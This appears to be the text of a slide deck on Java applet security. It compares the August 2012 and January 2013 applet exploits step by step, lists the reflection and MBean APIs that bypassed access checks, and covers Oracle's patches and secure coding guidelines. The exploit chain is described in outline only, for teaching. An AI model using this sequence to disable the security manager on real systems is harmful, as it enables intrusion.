4. Constructs a new object of the class, transferring control to the byte array
5. The byte array, which contains compiled Java bytecode, disables the security manager
6. Profit!

2 vulnerabilities Exploited!

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Mitigations

Applets are no longer permitted to load classes in
`com.sun.jmx.mbeanserver`

Reflection methods modified to also ignore new Invoke API

Oracle also added the following to its Java secure coding guidelines:

ORACLE Guideline 9-11: Be aware `java.lang.reflect.Method.invoke` is ignored for checking the immediate caller

NEW!



Exploit Deactivated

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3. Constructs a **ClassLoader** that associates a class with a byte array
4. Constructs a new object of the class, transferring control to the byte array
5. The byte array, which contains compiled Java bytecode, disables the security manager
6. Profit!

Agenda

- Intro: Java Applet Security
- January 2013 Exploit
- Patch to January 2013 Exploit
- Summary

Exploit Comparison

Goal	August 2012	January 2013
1. Access forbidden class	Expression used to retrieve forbidden class SunToolkit	MBeanInstantiator .findClass() used to retrieve several forbidden classes
2. Use forbidden class to access forbidden methods, constructors, and fields	SunToolkit used to retrieve & modify private field java.beans.Statement.acc	MethodHandles.Lookup used to access and invoke forbidden constructors and methods
3. Build privileged bytecode	Modifying Statement.acc converts an unprivileged statement to a privileged statement	Construct a ClassLoader that associates a class with a byte array
4. Execute privileged bytecode, which disables security manager	Invoke Statement	Constructs a new object of the class, transferring control to the byte array
5. Profit!	Profit!	Profit!

Vulnerabilities

- `com.sun.jmx.mbeanserver`
 `.MBeanInstantiator.findClass()` would return any class (bypassing access checks)
- `java.beans.Expression(Class.forName())` would return any class (bypassing access checks)
- `java.lang.invoke.MethodHandles.Lookup` would return any method or constructor, even if private, bypassing access restrictions
- `sun.awt.SunToolkit.getField()` would return any field, even if private, bypassing access restrictions

Secure Coding Guidelines



SEC04-J. Protect sensitive operations with security manager checks



SEC52-J. Do not expose methods that use reduced-security checks to untrusted code

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Guideline 9-8: Safely invoke standard APIs that bypass **SecurityManager** checks depending on the immediate caller's class loader

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Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance

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
Guideline 9-10: Be aware of standard APIs that perform Java language access checks against the immediate caller

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Guideline 9-11: Be aware `java.lang.reflect.Method.invoke` is ignored for checking the immediate caller

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



[Tony Bradley: Half of all exploits target Java, PCWorld, March, 2014](#)

Conclusion

- Java is a huge codebase with many features
 - Some are obsolete / deprecated
- Vulnerabilities can lurk everywhere!
 - Auditing code is a huge (expensive) task
 - with little glory
- Cheaper to prevent vulnerabilities during development
- Follow Java secure coding guidelines

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
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